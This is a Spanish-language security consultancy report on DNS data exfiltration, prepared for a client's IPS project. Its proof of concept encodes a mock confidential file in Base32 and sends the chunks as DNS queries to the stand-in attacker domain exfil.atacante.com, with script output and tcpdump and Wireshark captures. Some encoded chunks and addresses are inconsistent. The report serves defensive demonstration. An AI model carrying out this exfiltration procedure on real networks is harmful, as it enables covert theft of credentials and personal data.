MEDITERRANEAN CYBER DEFENSE

Protección IPS

Exfiltración por DNS

Cliente: TechCorp Solutions SL

Consultor: Alexandre

Fecha: 7 de mayo de 2026

Referencia: MCD-2026-004

Contenido

1. Resumen teórico

1.1 ¿Qué es la exfiltración de datos por DNS?


El Sistema de Nombres de Dominio (DNS) es uno de los protocolos fundamentales de Internet. Su función principal es traducir nombres legibles por humanos (como www.empresa.com) en direcciones IP que los equipos pueden utilizar para comunicarse entre sí. Este protocolo es esencial para el funcionamiento de cualquier red y, por este motivo, raramente es bloqueado por los cortafuegos corporativos.

La exfiltración de datos por DNS es una técnica de ataque en la que un actor malicioso aprovecha este protocolo para extraer información confidencial de una red corporativa sin ser detectado. En lugar de utilizar canales convencionales (correo electrónico, HTTP, FTP), el atacante codifica los datos robados dentro de las propias consultas DNS, ocultándolos a plena vista.

1.2 ¿Cómo funciona el ataque?

El proceso se puede resumir en los siguientes pasos:

1. Un malware se instala en un equipo de la víctima y localiza los datos a robar (credenciales, documentos, bases de datos).
2. Los datos se codifican en formato Base32 o Base64 para ser válidos como nombre de subdominio DNS.
3. El malware realiza consultas DNS a un dominio controlado por el atacante, incluyendo los datos codificados en el subdominio. Por ejemplo: IFJEGSCJK.dominio-atacante.com.
4. El servidor DNS del atacante recibe las consultas, extrae los subdominios y reconstruye la información original.



5. La víctima jamás nota que sus datos han abandonado la red, ya que el tráfico DNS es indistinguible del tráfico legítimo para los sistemas de seguridad convencionales.

Según el framework MITRE ATT&CK, esta técnica está catalogada como T1048.003 — Exfiltration Over Unencrypted Non-C2 Protocol [5], dentro de la táctica Exfiltration. Es una de las técnicas más utilizadas por actores de amenaza avanzados (APT) precisamente por su dificultad de detección.

1.3 Riesgo para TechCorp Solutions SL

Para TechCorp Solutions S.L., empresa que gestiona datos confidenciales de clientes, contratos y credenciales de acceso a sistemas críticos, este tipo de ataque supone un riesgo alto para la confidencialidad de la información. Las consecuencias potenciales incluyen:

- Robo de credenciales de bases de datos y sistemas internos.
- Exposición de datos personales de clientes, con el consiguiente riesgo de sanciones bajo el RGPD.
- Pérdida de ventaja competitiva por filtración de información estratégica.
- Daño reputacional ante clientes y socios comerciales.

Amenaza / Consecuencia	Probabilidad	Impacto	Nivel de Riesgo	Acción recomendada
Robo de credenciales internas	Alta	Muy Alto	**CRÍTICO**	*Implementación urgente de IPS + DNS filtering*
Exposición datos personales (RGPD)	Alta	Muy Alto	**CRÍTICO**	*Monitorización DNS + cifrado de datos en reposo*
Filtración de información estratégica	Media	Alto	**ALTO**	*Restricción de acceso a DNS externos*
Daño reputacional ante clientes	Media	Alto	**ALTO**	*Plan de respuesta a incidentes actualizado*
Sanciones regulatorias (RGPD)	Baja	Muy Alto	**MEDIO**	*Auditoría periódica de tráfico DNS*

La principal peligrosidad de este ataque reside en que el tráfico DNS es legítimo a ojos de los sistemas de seguridad convencionales. Un cortafuegos estándar no bloqueará estas consultas, ya que son necesarias para el funcionamiento de la red.

2. Demostración Técnica (Proof of Concept)

2.1 Entorno de pruebas

La prueba de concepto se ha realizado en el siguiente entorno:

- Sistema operativo host: Debian 13 (Trixie) – Intalación mínima (Netinst)
- Contenedor: Docker con Ubuntu 20.04 LTS
- IDS/IPS: Snort 2.9.x
- Interfaz de red: wlp1s0 (192.168.1.38/24)
- Herramientas adicionales: tcpdump, Python 3, dnsutils

2.2 Simulación del ataque

Para simular el ataque se ha creado un fichero de texto que representa información confidencial de la empresa y se ha desarrollado un script en Python que automatiza la exfiltración mediante consultas DNS.

2.2.1 Datos exfiltrados

El siguiente fichero simula un documento confidencial corporativo con credenciales y datos sensibles. El contenido incluido para hacer la PoC es el siguiente:

```
root@debian:/home/practica# cat confidencial.txt
ARCHIVO CONFIDENCIAL - EMPRESA
------------------------------

Espero que este archivo no se filtre, porque aqui guardo mi password!

Usuario: admin
Password: Sup3rs3cr3t0
Server Address: 172.16.1.30
Visa: 1234-5678-9012-3456
```

2.2.2 Codificación y envío de los datos

Los datos se codifican en Base32 y se trocean en fragmentos de 30 caracteres, cada uno correspondiente a un subdominio DNS:

```
DtUroot@debian:/home/practica# base32 confidencial.txt | fold -w 30
IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ
KMEAWSARKNKBJEKU2BBIWS2LJNFUWS
2LJNFUWS2LJNFUWS
2LJNFUWS2LJNFUWS2LJNFUFAURLTOB
SXE3ZAOF2WKIDFON2GKIDBOJRWQ2LW
N4QG43ZAONSSAZTJ
NR2HEZJMEBYG64TROVSSAYLROVUSAZ
3VMFZGI3ZANVUSA4DBONZXO33SMQQQ
UCSVON2WC4TJN45C
AYLENVUW4CSQMFZXG53POJSDUICTOV
YDG4TTGNRXEM3UGAFFGZLSOZSXEICB
MRSHEZLTOM5CAMJX
GIXDCNROGEXDGMAKKZUXGYJ2EAYTEM
ZUFU2TMNZYFU4TAMJSFUZTINJWBI==
====
```

A continuación se ejecuta el script de exfiltración, que automatiza el envío de cada fragmento como una consulta DNS independiente:

```
root@debian:/# python3 /home/practica/exfiltracion.py
[*] Enviando 13 queries DNS...
[+] Query 1: IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com
[+] Query 2: KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com
[+] Query 3: 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com
[+] Query 4: WS2LJNFUFAURLTOBSXE3ZAOF2WKIDF.exfil.atacante.com
[+] Query 5: ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com
[+] Query 6: TJNR2HEZJMEBYG64TROVSSAYLROVUS.exfil.atacante.com
[+] Query 7: AZ3VMFZGI3ZANVUSA4DBONZXO33SMQ.exfil.atacante.com
[+] Query 8: QQUCSVON2WC4TJN45CAYLENVUW4CSQ.exfil.atacante.com
[+] Query 9: MFZXG53POJSDUICTOVYDG4TTGNRXEM.exfil.atacante.com
[+] Query 10: 3UGAFFGZLSOZSXEICBMRSHEZLTOM5C.exfil.atacante.com
[+] Query 11: AMJXGIXDCNROGEXDGMAKKZUXGYJ2EA.exfil.atacante.com
[+] Query 12: YTEMZUFU2TMNZYFU4TAMJSFUZTINJW.exfil.atacante.com
[+] Query 13: BI======.exfil.atacante.com
[*] Exfiltracion completada
root@debian:/#
```

Para demostrar que los datos son completamente recuperables por el atacante, se realiza el proceso inverso: unir los fragmentos y decodificarlos:

```
root@debian:/home/practica# base32 confidencial.txt | fold -w 30 |tr -d '\n' | base32 -d
ARCHIVO CONFIDENCIAL - EMPRESA
------------------------------

Espero que este archivo no se filtre, porque aqui guardo mi password!

Usuario: admin
Password: Sup3rs3cr3t0
Server Address: 172.16.1.30
Visa: 1234-5678-9012-3456
```

2.2.3 Captura del tráfico con tcpdump


tcpdump captura el tráfico DNS generado durante el ataque y lo almacena en el fichero exfil.pcap. Los primeros paquetes del fichero muestran las consultas con los datos codificados:

```
root@debian:/# tcpdump -r /home/practica/exfiltracion.pcap | head -20
reading from file /home/practica/exfiltracion.pcap, link-type EN10MB (Ethernet)
22:17:26.153566 IP 192.168.1.38.24337 > 254.red-80-58-61.staticip.rima-tde.net.domain: 63229+ Type65? accounts.google.com. (37)
22:17:26.153885 IP 192.168.1.38.35116 > 254.red-80-58-61.staticip.rima-tde.net.domain: 8967+ A? accounts.google.com. (37)
22:17:26.170848 IP 254.red-80-58-61.staticip.rima-tde.net.domain > 192.168.1.38.24337: 63229 0/1/0 (87)
22:17:26.170848 IP 254.red-80-58-61.staticip.rima-tde.net.domain > 192.168.1.38.35116: 8967 1/0/0 A 64.233.184.84 (53)
22:17:42.640755 IP 192.168.1.38.24520 > 254.red-80-58-61.staticip.rima-tde.net.domain: 5071+ Type65? signaler-pa.clients6.google.com. (49)
22:17:42.640923 IP 192.168.1.38.43902 > 254.red-80-58-61.staticip.rima-tde.net.domain: 34033+ A? signaler-pa.clients6.google.com. (49)
22:17:42.657894 IP 254.red-80-58-61.staticip.rima-tde.net.domain > 192.168.1.38.43902: 34033 1/0/0 A 74.125.133.95 (65)
22:17:42.657895 IP 254.red-80-58-61.staticip.rima-tde.net.domain > 192.168.1.38.24520: 5071 0/1/0 (99)
22:17:49.150244 IP 192.168.1.38.2957 > 254.red-80-58-61.staticip.rima-tde.net.domain: 38962+ Type65? ssl.gstatic.com. (33)
22:17:49.151019 IP 192.168.1.38.38301 > 254.red-80-58-61.staticip.rima-tde.net.domain: 58876+ A? ssl.gstatic.com. (33)
22:17:49.165369 IP 254.red-80-58-61.staticip.rima-tde.net.domain > 192.168.1.38.38301: 58876 1/0/0 A 142.251.142.131 (49)
22:17:49.165508 IP 254.red-80-58-61.staticip.rima-tde.net.domain > 192.168.1.38.2957: 38962 0/1/0 (90)
22:18:29.630062 IP 192.168.1.38.48053 > dns.google.domain: 21830+ A? IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com. (67)
22:18:34.636139 IP 192.168.1.38.56000 > dns.google.domain: 21830+ A? IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com. (67)
22:18:34.852774 IP dns.google.domain > 192.168.1.38.56000: 21830 1/0/0 A 207.148.248.143 (83)
22:18:34.853978 IP 192.168.1.38.45671 > dns.google.domain: 26743+ AAAA? IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com. (67)
22:18:34.960802 IP dns.google.domain > 192.168.1.38.45671: 26743 0/0/0 (67)
22:18:35.496575 IP 192.168.1.38.40772 > dns.google.domain: 17026+ A? KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com. (67)
22:18:35.599803 IP dns.google.domain > 192.168.1.38.40772: 17026 1/0/0 A 207.148.248.143 (83)
22:18:35.600682 IP 192.168.1.38.49165 > dns.google.domain: 50557+ AAAA? KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com. (67)
tcpdump: Unable to write output: Broken pipe
root@debian:/#
```

Ahora, si cambiamos el comando y en vez de pedir los 20 primeros paquetes, con los que hemos visto que funcionaba, pedimos aplicando un filtro con la dirección del atacante: exfil.atacante.com, obtenemos todo el tráfico DNS que nos interesa, que es la parte del ataque que se estaría exfiltrando:

```
root@debian:/home/practica# tcpdump -r exfiltracion.pcap -nn | grep "exfil.atacante"
reading from file exfiltracion.pcap, link-type EN10MB (Ethernet)
22:18:29.630062 IP 192.168.1.38.48053 > 8.8.8.53: 21830+ A? IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com. (67)
22:18:34.636139 IP 192.168.1.38.56000 > 8.8.8.53: 21830+ A? IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com. (67)
22:18:34.853978 IP 192.168.1.38.45671 > 8.8.8.53: 26743+ AAAA? IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com. (67)
22:18:35.496575 IP 192.168.1.38.40772 > 8.8.8.53: 17026+ A? KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com. (67)
22:18:35.600682 IP 192.168.1.38.49165 > 8.8.8.53: 50557+ AAAA? KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com. (67)
22:18:36.233427 IP 192.168.1.38.58915 > 8.8.8.53: 12325+ A? 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com. (67)
22:18:36.496694 IP 192.168.1.38.42745 > 8.8.8.53: 43432+ AAAA? 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com. (67)
22:18:41.502602 IP 192.168.1.38.34320 > 8.8.8.53: 43432+ AAAA? 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com. (67)
22:18:46.508688 IP 192.168.1.38.48117 > 8.8.8.53: 43432+ AAAA? 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com. (67)
22:18:47.268638 IP 192.168.1.38.45684 > 8.8.8.53: 61611+ A? WS2LJNFUFAURLTOBSXE3ZAOF2WKIDF.exfil.atacante.com. (67)
22:18:47.371476 IP 192.168.1.38.53632 > 8.8.8.53: 43661+ AAAA? WS2LJNFUFAURLTOBSXE3ZAOF2WKIDF.exfil.atacante.com. (67)
22:18:48.008582 IP 192.168.1.38.60691 > 8.8.8.53: 29140+ A? ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com. (67)
22:18:48.378103 IP 192.168.1.38.57896 > 8.8.8.53: 45064+ AAAA? ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com. (67)
22:18:49.048815 IP 192.168.1.38.40066 > 8.8.8.53: 65459+ A? TJNR2HEZJMEBYG64TROVSSAYLROVUS.exfil.atacante.com. (67)
22:18:49.394510 IP 192.168.1.38.42691 > 8.8.8.53: 5554+ AAAA? TJNR2HEZJMEBYG64TROVSSAYLROVUS.exfil.atacante.com. (67)
22:18:50.134895 IP 192.168.1.38.41917 > 8.8.8.53: 3926+ A? AZ3VMFZGI3ZANVUSA4DBONZXO33SMQ.exfil.atacante.com. (67)
22:18:50.236150 IP 192.168.1.38.42824 > 8.8.8.53: 48750+ AAAA? AZ3VMFZGI3ZANVUSA4DBONZXO33SMQ.exfil.atacante.com. (67)
22:18:50.964331 IP 192.168.1.38.38960 > 8.8.8.53: 29963+ A? QQUCSVON2WC4TJN45CAYLENVUW4CSQ.exfil.atacante.com. (67)
22:18:51.063335 IP 192.168.1.38.59911 > 8.8.8.53: 50822+ AAAA? QQUCSVON2WC4TJN45CAYLENVUW4CSQ.exfil.atacante.com. (67)
22:18:51.701826 IP 192.168.1.38.39900 > 8.8.8.53: 45130+ A? MFZXG53POJSDUICTOVYDG4TTGNRXEM.exfil.atacante.com. (67)
22:18:51.816133 IP 192.168.1.38.50685 > 8.8.8.53: 47794+ AAAA? MFZXG53POJSDUICTOVYDG4TTGNRXEM.exfil.atacante.com. (67)
22:18:52.455750 IP 192.168.1.38.49521 > 8.8.8.53: 36362+ A? 3UGAFFGZLSOZSXEICBMRSHEZLTOM5C.exfil.atacante.com. (67)
22:18:52.692806 IP 192.168.1.38.53556 > 8.8.8.53: 52916+ AAAA? 3UGAFFGZLSOZSXEICBMRSHEZLTOM5C.exfil.atacante.com. (67)
22:18:53.330242 IP 192.168.1.38.44762 > 8.8.8.53: 55505+ A? AMJXGIXDCNROGEXDGMAKKZUXGYJ2EA.exfil.atacante.com. (67)
22:18:53.432024 IP 192.168.1.38.48583 > 8.8.8.53: 50726+ AAAA? AMJXGIXDCNROGEXDGMAKKZUXGYJ2EA.exfil.atacante.com. (67)
22:18:54.074646 IP 192.168.1.38.32866 > 8.8.8.53: 33596+ A? YTEMZUFU2TMNZYFU4TAMJSFUZTINJW.exfil.atacante.com. (67)
22:18:54.514674 IP 192.168.1.38.42941 > 8.8.8.53: 14363+ AAAA? YTEMZUFU2TMNZYFU4TAMJSFUZTINJW.exfil.atacante.com. (67)
22:18:55.157974 IP 192.168.1.38.39195 > 8.8.8.53: 37902+ A? BI======.exfil.atacante.com. (45)
22:19:00.162621 IP 192.168.1.38.35280 > 8.8.8.53: 37902+ A? BI======.exfil.atacante.com. (45)
```


Abriendo el fichero .pcap con Wireshark y aplicando el filtro dns contains "exfil", se visualizan únicamente los 54 paquetes relacionados con el ataque:



dns contains "exfil"

	Time	Source	Destination	Protocol	Length	Info
13	63.476496	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x5546 A IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com
14	68.482573	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x5546 A IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com
15	68.699208	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x5546 A IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com A 207.148.248.143
16	68.700412	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x6877 AAAA IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com
17	68.807236	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0x6877 AAAA IFJEGSCJKZHSAQ2PJZDESRCFJZBUSQ.exfil.atacante.com
18	69.343009	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x4282 A KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com
19	69.446237	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x4282 A KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com A 207.148.248.143
20	69.447116	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xc57d AAAA KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com
21	69.550073	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xc57d AAAA KMEAWSARKNKBJEKU2BBIWS2LJNFUWS.exfil.atacante.com
26	70.079861	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x3025 A 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com
27	70.342396	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x3025 A 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com A 207.148.248.143
28	70.343128	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xa9a8 AAAA 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com
29	75.349036	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xa9a8 AAAA 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com
30	80.355122	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xa9a8 AAAA 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com
31	80.575752	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xa9a8 AAAA 2LJNFUWS2LJNFUWS2LJNFUWS2LJNFU.exfil.atacante.com
32	81.115072	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xf0ab A WS2LJNFUFAURLTOBSXE3ZAOF2WKIDF.exfil.atacante.com
33	81.217108	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0xf0ab A WS2LJNFUFAURLTOBSXE3ZAOF2WKIDF.exfil.atacante.com A 207.148.248.143
34	81.217910	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xaa8d AAAA WS2LJNFUFAURLTOBSXE3ZAOF2WKIDF.exfil.atacante.com
35	81.318563	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xaa8d AAAA WS2LJNFUFAURLTOBSXE3ZAOF2WKIDF.exfil.atacante.com
36	81.855016	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x71d4 A ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com
37	82.223721	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x71d4 A ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com A 207.148.248.143
38	82.224537	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xb008 AAAA ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com
39	82.358329	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xb008 AAAA ON2GKIDBOJRWQ2LWN4QG43ZAONSSAZ.exfil.atacante.com
40	82.895249	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xffb3 A TJNR2HEZJMEBYG64TROVSSAYLROVUS.exfil.atacante.com
41	83.240118	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0xffb3 A TJNR2HEZJMEBYG64TROVSSAYLROVUS.exfil.atacante.com A 207.148.248.143
42	83.240944	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x15b2 AAAA TJNR2HEZJMEBYG64TROVSSAYLROVUS.exfil.atacante.com
43	83.442733	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0x15b2 AAAA TJNR2HEZJMEBYG64TROVSSAYLROVUS.exfil.atacante.com
44	83.981329	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x0f56 A AZ3VMFZGI3ZANVUSA4DBONZXO33SMQ.exfil.atacante.com
45	84.081837	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x0f56 A AZ3VMFZGI3ZANVUSA4DBONZXO33SMQ.exfil.atacante.com A 207.148.248.143
46	84.082584	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xbe6e AAAA AZ3VMFZGI3ZANVUSA4DBONZXO33SMQ.exfil.atacante.com
47	84.265687	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xbe6e AAAA AZ3VMFZGI3ZANVUSA4DBONZXO33SMQ.exfil.atacante.com
48	84.810765	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x750b A QQUCSVON2WC4TJN45CAYLENVUW4CSQ.exfil.atacante.com
49	84.909080	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x750b A QQUCSVON2WC4TJN45CAYLENVUW4CSQ.exfil.atacante.com A 207.148.248.143
50	84.909769	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xc686 AAAA QQUCSVON2WC4TJN45CAYLENVUW4CSQ.exfil.atacante.com
51	85.011103	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xc686 AAAA QQUCSVON2WC4TJN45CAYLENVUW4CSQ.exfil.atacante.com
52	85.548260	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xb04a A MFZXG53POJSDUICTOVYDG4TTGNRXEM.exfil.atacante.com
53	85.661863	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0xb04a A MFZXG53POJSDUICTOVYDG4TTGNRXEM.exfil.atacante.com A 207.148.248.143
54	85.662567	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xbab2 AAAA MFZXG53POJSDUICTOVYDG4TTGNRXEM.exfil.atacante.com
55	85.765502	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xbab2 AAAA MFZXG53POJSDUICTOVYDG4TTGNRXEM.exfil.atacante.com
56	86.302184	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x8e0a A 3UGAFFGZLSOZSXEICBMRSHEZLTOM5C.exfil.atacante.com
57	86.538618	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x8e0a A 3UGAFFGZLSOZSXEICBMRSHEZLTOM5C.exfil.atacante.com A 207.148.248.143
58	86.539240	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xceb4 AAAA 3UGAFFGZLSOZSXEICBMRSHEZLTOM5C.exfil.atacante.com
59	86.639678	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xceb4 AAAA 3UGAFFGZLSOZSXEICBMRSHEZLTOM5C.exfil.atacante.com
60	87.176676	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xd8d1 A AMJXGIXDCNROGEXDGMAKKZUXGYJ2EA.exfil.atacante.com
61	87.277760	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0xd8d1 A AMJXGIXDCNROGEXDGMAKKZUXGYJ2EA.exfil.atacante.com A 207.148.248.143
62	87.278458	192.168.1.38	8.8.8.8	DNS	109	Standard query 0xc626 AAAA AMJXGIXDCNROGEXDGMAKKZUXGYJ2EA.exfil.atacante.com
63	87.383305	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0xc626 AAAA AMJXGIXDCNROGEXDGMAKKZUXGYJ2EA.exfil.atacante.com
64	87.921080	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x833c A YTEMZUFU2TMNZYFU4TAMJSFUZTINJW.exfil.atacante.com
65	88.360397	8.8.8.8	192.168.1.38	DNS	125	Standard query response 0x833c A YTEMZUFU2TMNZYFU4TAMJSFUZTINJW.exfil.atacante.com A 207.148.248.143
66	88.361108	192.168.1.38	8.8.8.8	DNS	109	Standard query 0x381b AAAA YTEMZUFU2TMNZYFU4TAMJSFUZTINJW.exfil.atacante.com
67	88.467332	8.8.8.8	192.168.1.38	DNS	109	Standard query response 0x381b AAAA YTEMZUFU2TMNZYFU4TAMJSFUZTINJW.exfil.atacante.com
68	89.004408	192.168.1.38	8.8.8.8	DNS	87	Standard query 0x940e A BI======.exfil.atacante.com
69	94.009055	192.168.1.38	8.8.8.8	DNS	87	Standard query 0x940e A BI======.exfil.atacante.com
70	94.298323	8.8.8.8	192.168.1.38	DNS	87	Standard query response 0x940e Server failure A BI======.exfil.atacante.com

